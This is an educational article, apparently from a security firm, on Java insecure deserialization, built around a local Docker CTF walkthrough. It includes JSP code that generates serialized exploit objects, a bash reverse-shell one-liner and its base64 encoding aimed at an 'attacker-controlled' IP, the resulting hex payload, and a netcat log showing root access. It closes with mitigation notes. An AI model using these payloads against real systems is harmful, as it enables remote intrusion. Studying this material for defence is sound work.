Deserialization vulnerabilities: root cause and importance

1. General Description

"Know thy self, know thy enemy. A thousand battles, a thousand victories.", "The Art of War" by Sun Tzu.

No matter how complex and complicated the serialization process may seem, at its core it is rather simple and straightforward to understand. As penetration testers or security researchers, the complexity usually stems from the one, if not both, of the following two problems:

- Trying to create novel serialized objects/gadget chains from scratch that result in the desired outcome (e.g. remote code execution, running arbitrary SQL commands, write/delete arbitrary files, add/change password/change privileges of application user, etc.)
- Trying to test the malicious serialized objects "in blind" (with no logs or verbose output that can be used to identify why the deserialization did not succeed).

What is serialization and what are serialized objects?

Serialization is the process through which programs represent complex objects, containing multiple interconnected fields, into a structure that can be used to later reconstruct the object, with no or minimal loss of data.

Serialization formats can take many forms, from well-known general structures that are widely used (XML, YAML, JSON, etc.) to custom structures that are language dependent.

For example:

- PHP uses a custom JSON-like format consisting of series of letters (to determine the types of the objects), numbers (representing the length of the values) and symbols as presented below

```
O:4:"Vuln":2:{s:3:"cmd";s:7:"system(";s:4:"text";s:6:"'ls');";}
```

- Java (java.io.Serializable), Python (Pickle) and Ruby (Marshal) each use a set of specific binary formats through which the objects are represented
- .NET (Serialization) offers multiple inbuilt output formats such as JSON serialization, Binary serialization or XML/SOAP serialization.

The main advantage of serializing an object is that the object's attributes are preserved, along with their assigned values.

The reverse of the serialization process is known as "deserialization", which is used to take the serialized data and reconstruct it into fully functional objects that an application can interact with.

Because the reconstruction process of the objects is complex and uses many sensitive inbuilt components of their respective programming language, attackers can potentially leverage this process to send custom serialized payloads in order to insert malicious objects, usually with the end goal of obtaining the execution of arbitrary system commands, a.k.a. "insecure deserialization" attacks.

2. Tools of the trade

"But magic is neither good nor evil. It is a tool, like a knife. Is a knife evil? Only if the wielder is evil.", "The House of Hades" by Rick Riordan.

Although writing deserialization chains from scratch is the gold standard approach for exploiting this vulnerability, as it requires time for research and/or access to the code/binaries, pentesters, who have limited time on a graybox/blackbox project, can use multiple public tools to ease their workload when trying to exploit an insecure deserialization attack.

Some of the more notable tools are:

- Ysoserial, one of the most well know Java deserialization tools that has put a spotlight on deserialization attacks in the public conscience of security auditors since 2015;
- Ysoserial.net, a tool inspired by "ysoserial" that can be used to generate "gadget chains" payloads for common .NET libraries;
- Phpggc, a tool for generating payloads for popular PHP frameworks such as Wordpress, Drupal7, Laravel, Magento, Symfony and many more;
- Rogue JNDI, used to exploit Java LDAP client libraries, as the protocol is infamous for being able to transmit Java object;
- Marshalsec, a tool for generating payloads for various Java open-source marshalling libraries that allow for unmarshalling of arbitrary types such as Jackson, SnakeYAML, XStream and more;
- Python Pickle, a tool simple enough that can generate payloads in a few lines of code.

How does Java deserialization work and how can the above tools be used to exploit vulnerable applications?

3. Java deserialization

"Anything that can go wrong will go wrong", quote from Murphy's law

Deserialization vulnerabilities in Java are one of the most well-known and common Remote Code Execution (RCE) vectors due to the wide use of native serialization functionality present in most Java libraries and/or "Over the Wire" communication protocols.

The telltale signs of Java serialized payloads are usually:

- The beginning sequence of bytes of the serialized payload:
  - "AC ED 00 05" in hexadecimal encoding
  - "rO0" in "base64" encoding
- HTTP headers, such as "Content-Type: application/x-java-serialized-object".

When looking for Java deserialization vulnerabilities, usually we look for the following vectors:

- RMI (Remote Method Invocation) registries, which use a protocol based on native Java serialization in order to transmit data from a client skeleton/stub function to a remote Java application, that implements the desired functionality server-side, in order to run the remote function and retrieve a result. There are multiple vectors to trigger RMI deserializations:
  - The RMIRegistryExploit vector that sends a malicious serialized object as the parameter to the "bind" method of the Naming registry. Fixed by JEP 290.
  - The JRMPClient vector that sends a malicious serialized object as the parameter to the DGC (Distributed Garbage Collection). Fixed by JEP 290.
  - The Application Level vector that sends a malicious serialized object as the parameter of any Java function mapped to the specific Java application you are exploiting. In Java even parameters of type "String" are considered complex objects that need to be unmarshalled by RMI.
- The JMX (Java Management Extensions) protocol, an extension over RMI and therefore is susceptible to the same exploitation vectors as above.
- The Java LDAP (Lightweight Directory Access Protocol) protocol which allows data (e.g. Java classes and Java objects) to be stored as hierarchical key-value pairs which can be retrieved through search queries.
- IIOP (Internet Inter-ORB Protocol), another Java protocol that can be used in order to allow CORBA (Common Object Request Broker Architecture) type applications access to the RMI interface.
- Applications that use JMS (Java Message Service) in order to send messages as complex Java objects.
- In web applications the most common ways to encounter Java serialized objects are usually under the form of:

- JSF (JavaServer Faces) can be seen as a Java alternative to .NETs ViewState. This parameter, as the name "ViewState" implies, keeps track of that current state of elements that need to be displayed to the HTML Client (e.g. the browser);
- Certain cookies in Java web applications may be used to store session information related to the user under the form of complex serialized objects;
- HTTP GET and POST parameters may also contain serialized Java objects so keep an eye out for values that start with "aced0005" or "rO0".
- Files, databases and/or other long term storage solutions.

4. Proof of Concept

"Never put off till tomorrow what may be done day after tomorrow just as well.", quote by Mark Twain


Setup

As we cannot present how we've exploited the CVEs mentioned above, we've set up some code so everyone can experiment with exploiting this type of vulnerability and learn its innerworkings. The code to locally set up this challenge can be found here.

In order to start the challenge, a Linux machine with Docker installed will be required.

If the Linux and Docker environment are set up correctly, then starting the challenge is as simple as running the following command:

```
sudo bash docker_tomcat.sh
```




Exploitation steps

a. Information gathering


Like with any Capture the Flag (CTF) challenge or engagement, the first step is to familiarize ourselves with the target in order to see what information of interest we can obtain and how they can be leveraged.

By accessing the "index.jsp" page of the application and taking a quick look at it, we are not able to see any relevant information that will help us exploit the target.

By fuzzing the application, we can see that the 404 page discloses that the server hosting the application is a "Apache Tomcat" version 10.1.6, which, although has no known public vulnerabilities (at the date of writing this article), it is very useful if we want to locally replicate the target environment.




Further analyzing the "index.jsp" page, by either using the browser's "Development tools" or the "view-source:" feature, we observe that there are some commented HTML elements, probably some artifacts from the development phase of the application.




Although port "8080" is closed, we can try accessing the disclosed URLs on our current web application on port 8081.

By accessing the first URL (http://localhost:8081/index.jsp?obj=aced0005), we notice two things of interest:

- Firstly, the "Hello there. Coffee?" message is considered to be "dynamic content" generated by the server and is somehow related to the "obj" GET parameter.
- Secondly, although invalid or truncated, the "obj" parameters contains the value "aced0005" which matches the hex encoded staring bytes of a Java Serialized Object.



We can also access the second URL (http://localhost:8081/call_me.jar), which results in our browser automatically downloading what seems to be a Java Archive (JAR) file with the name "call_me.jar".



Although this example of obtaining insight into the inner workings of the application is simplistic (as the challenge focuses on the exploitation step rather than the enumeration one), in a real-life scenario, one might find this information by:

- Enumerating web paths until finding a directory/path containing JAR/WAR files;
- Being given the WAR/JAR files during an engagement in order to decompile them;
- Finding a ".git" folder pointing to a public GitHub repository;
- Setting up a local installation of a demo/trail/community edition version of the tested software;
- Finding a vulnerability (e.g. path traversal, arbitrary file read etc.) that can be used to exfiltrate the JAR/WAR files.


b. Decompiling the Java Archive

Firstly, in order to confirm that the "call_me.jar" file is indeed a Java Archive, we can use the Linux "file" command to validate if our assumption is true or not.

```
guest@tester:~/Desktop$ ls -la ~/Downloads/call_me.jar
-rw-rw-r-- 1 guest guest 967 maalis  3 12:18 /home/guest/Downloads/call_me.jar
guest@tester:~/Desktop$ file ~/Downloads/call_me.jar
/home/guest/Downloads/call_me.jar: Java archive data (JAR)
```

By further analyzing the JAR, we can see that it contains a Java compiled code file (call_me.class), but unfortunately, in its current compiled state we are unable to determine what the code behind it actually does.


In order to try to decompile and gain insight into the functionality of "call_me.jar", we will use the "Java Decompiler" tool in order to obtain an approximation of the original Java code in a human readable form.



By inspecting the decompiled Java code, we can observe two points of interest:

- the value of the “cmd” parameter matches the message displayed in the “index.jsp” page and they are probably somehow related.
- the function “never_call_me” contains a dangerous function of type java.lang.Runtime that can be used to directly execute system commands based on the value of “cmd”, but only if the “run_cmd” parameter is set to “true”.


```
package dttl.test;

import java.io.IOException;
import java.io.Serializable;

public class call_me implements Serializable {
  private String cmd = "Hello there. Coffee?";
  private boolean run_cmd = false;

  public call_me() {}

  public call_me(String paramString, boolean paramBoolean) {
    this.cmd = paramString;
    this.run_cmd = paramBoolean;
  }

  public String never_call_me() {
    try {
      if (this.run_cmd)
        Runtime.getRuntime().exec(this.cmd);
    } catch (IOException iOException) {}
    return this.cmd;
  }
}
```



c. Writing a Java Servlet Page (JSP) to generate a test deserialization payload

- Replicating the Target Environment

As we found out from fuzzing in the "Information Gathering" step, the server used by the target is an "Apache Tomcat" server, version 10.1.6, which we can download from the official Tomcat site - https://tomcat.apache.org/download-10.cgi#10.1.6.



In order to setup the local test site, we can use the following commands:

```
cd ~/Downloads
unzip apache-tomcat-10.1.6.zip
cp call_me.jar apache-tomcat-10.1.6/lib/
bash ./apache-tomcat-10.1.6/bin/catalina.sh start
```

- Writing a JSP to test our deserialization theory

With our local server now set up, we can focus on creating a set of JSP files which will import the “dttl.test.call_me” class from the “call_me.jar” and use native Java serialization in order to create a valid hex encoded serialized object.

Note: There are multiple ways to generate and hexadecimally encode the serialized object. For example, we will write the following content to the “test.jsp” page:

```
<%@ page language="java" contentType="text/html"%>
<%@ page import="java.io.*, dttl.test.call_me" %>

<%

call_me test_obj = new call_me("Testing...", false); //initial test object

ByteArrayOutputStream outX = new ByteArrayOutputStream();
ObjectOutputStream oos = null;
oos = new ObjectOutputStream(outX);
oos.writeObject(test_obj);

byte[] serialized = outX.toByteArray();

ByteArrayInputStream in = new ByteArrayInputStream(serialized);
ObjectInputStream objIn = new ObjectInputStream(in);

String x = "";

while(in.available()>0){
   String y = Integer.toHexString(in.read());
   if(y.length() == 1){
      y = "0"+y;
   }
   x += y;
}

out.println(x);
in.close();

%>
```

If all the above steps were performed correctly, we should obtain the following result in our browser of choice:

In this case, although we were able to generate and print a valid serialized object, by closely looking at our output, we can see that it does not begin with the “aced0005” hex bytes and therefore we need to slightly modify the “test.jsp” code in order to account for that:

```
<%@ page language="java" contentType="text/html"%>
<%@ page import="java.io.*, dttl.test.call_me" %>

<%

call_me test_obj = new call_me("Testing...", false); //initial test object

ByteArrayOutputStream outX = new ByteArrayOutputStream();
ObjectOutputStream oos = null;
oos = new ObjectOutputStream(outX);
oos.writeObject(test_obj);

byte[] serialized = outX.toByteArray();

ByteArrayInputStream in = new ByteArrayInputStream(serialized);
ObjectInputStream objIn = new ObjectInputStream(in);

String x = "aced0005";

while(in.available()>0){
   String y = Integer.toHexString(in.read());
   if(y.length() == 1){
      y = "0"+y;
   }
   x += y;
}

out.println(x);
in.close();

%>
```

Result:

```
aced0005737200116474746c2e746573742e63616c6c5f6d655d2be9846df330bf0200025a000772756e5f636d6
44c0003636d647400124c6a6176612f6c616e672f537472696e673b78700074000a54657374696e672e2e2e
```

And, of course, we can also view this result in a web browser:

With the valid hex encoded object successfully created we can proceed to leverage it in the “obj” parameter by using the following URL:

If all the above steps were performed correctly, we can observe that the initial “Hello there. Coffee?” message was replaced with our arbitrary text, in this case “Testing…”.

Note: It is possible to perform a Reflected Cross-Site Scripting (XSS) exploit by using the appropriate payload in the value of the “cmd” attribute, but, if desired, this type of exercise can be performed separately.

d. Reverse shell exploit

Now that we confirmed that we can create valid serialized objects of class “dttl.test.call_me”, we can procced to try exploiting the “java.lang.Runtime” function identified in the “Decompiling Java” step.

To do so, we will first generate a valid Linux reverse shell payload which we will alter in order for it to work in the context of the “java.lang.Runtime.getRuntime.exec(java.lang.String)” function.

As we are running in a docker environment, we will want to run the following reverse shell bash command:

```
bash -i >& /dev/tcp/172.17.0.1/5555 0>&1
```

Note: The IP “172.17.0.1” is the attacker-controlled IP and a netcat listener was set up on port 5555.

Due to restrictions on how “Runtime.getRuntime().exec()” parses the command string, symbols such as “>”, “<”, “|”, and/or “;” are not being interpreted as a stream redirectors or command separators, but as a literal values. Therefore, in order to execute the above reverse shell command we will need to encode the payload into a “Java Exec” friendly format:

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzU1NTUgMD4mMQo=}|{base64,-d}|bash
```

Note: For example, we can use the following site that performs the command encoding process automatically.

Now, all we need to do is to use the above generated reverse shell command and generate another valid serialized object, but in this case, we will set the “run_cmd” parameter to “true”:

```
<%@ page language="java" contentType="text/html"%>
<%@ page import="java.io.*, dttl.test.call_me" %>

<%

call_me test_obj = new call_me("bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzU1NTUgMD4mMQo=}|{base64,-d}|bash", true);
//exploit object

ByteArrayOutputStream outX = new ByteArrayOutputStream();
ObjectOutputStream oos = null;
oos = new ObjectOutputStream(outX);
oos.writeObject(test_obj);

byte[] serialized = outX.toByteArray();

ByteArrayInputStream in = new ByteArrayInputStream(serialized);
ObjectInputStream objIn = new ObjectInputStream(in);

String x = "aced0005";

while(in.available()>0){
   String y = Integer.toHexString(in.read());
   if(y.length() == 1){
      y = "0"+y;
   }
```

```
    x += y;
}

out.println(x);
in.close();

%>
```

Result:

```
aced0005737200116474746c2e746573742e63616c6c5f6d655d2be9846df330bf0200025a000772756e5f636d644c0003636d647400124c6a6176612f6c616e672f537472696e673b787001740058626173682d63207b6563686f2c596d467a614341746153412b4a6941765a4756324c33526a634338784e7a49754d5463754d4334784c7a55314e5455674d44346d4d516f3d7d7c7b6261736536342c2d647d7c62617368
```

Viewing the result in a browser:

As shown in the previous case, if the serialized object is generated correctly, our command string will be reflected in the output of “index.jsp” and a reverse shell will be received by the attacker from the victim machine.


```
guest@tester:~/Downloads$ unzip apache-tomcat-10.1.6.zip > /dev/null
guest@tester:~/Downloads$ cp call_me.jar apache-tomcat-10.1.6/lib/
guest@tester:~/Downloads$ nano test.jsp
guest@tester:~/Downloads$ cp test.jsp apache-tomcat-10.1.6/webapps/ROOT/
guest@tester:~/Downloads$
guest@tester:~/Downloads$ bash ./apache-tomcat-10.1.6/bin/catalina.sh start
Using CATALINA_BASE:   /home/guest/Downloads/apache-tomcat-10.1.6
Using CATALINA_HOME:   /home/guest/Downloads/apache-tomcat-10.1.6
Using CATALINA_TMPDIR: /home/guest/Downloads/apache-tomcat-10.1.6/temp
Using JRE_HOME:        /usr
Using CLASSPATH:       /home/guest/Downloads/apache-tomcat-10.1.6/bin/bootstrap.jar:/home/guest/Downloads/apache-tomcat-10.1.6/bin/tomcat-juli.jar
Using CATALINA_OPTS:
Tomcat started.
guest@tester:~/Downloads$
guest@tester:~/Downloads$ nano serialize.jsp
guest@tester:~/Downloads$ cp serialize.jsp apache-tomcat-10.1.6/webapps/ROOT/
guest@tester:~/Downloads$
guest@tester:~/Downloads$ nc -nlvp 5555
Listening on 0.0.0.0 5555
Connection received on 172.17.0.2 54166
root@0d08909fe585:/usr/local/tomcat# id
id
uid=0(root) gid=0(root) groups=0(root)
root@0d08909fe585:/usr/local/tomcat# cat /Challenge/flag.txt
cat /Challenge/flag.txt
DTTL{Java_deserializations_are_surprisingly_common}root@0d08909fe585:/usr/local/tomcat#
```

5. Mitigating deserialization – final remarks

"Never lose hope. Storms make people stronger and never last forever.", "The Light in the Heart", by Roy T. Bennett

The above presentation highlighted how deserialization vulnerabilities can be used by attackers. On the positive side of things, there are ways in which these challenges can be remediated, mitigated or fixed.

Due to the widespread default deserialization vectors present in RMI/JMX protocols, Oracle implemented JDK Enhancement Proposal 290 ("JEP 290"), but even so this is not a silver bullet that handles all types of potential deserialization vulnerabilities in an application.

In short, JEP 290 introduced deserialization filters in Java 9 to enable application and library code to validate incoming data streams before deserializing them. By default, these filters are usually configured with a blacklist that blocks common dangerous objects used by Ysoserial payloads and other well-known gadget chains. Nevertheless, in order to fully protect the application and make it work, the best solution would be to implement a Whitelist containing the minimum required safe object classes.

Sources:

- https://portswigger.net/web-security/deserialization
- https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf
- https://mogwailabs.de/en/blog/2019/04/attacking-rmi-based-jmx-services/
- https://book.hacktricks.xyz/pentesting-web/deserialization
- https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html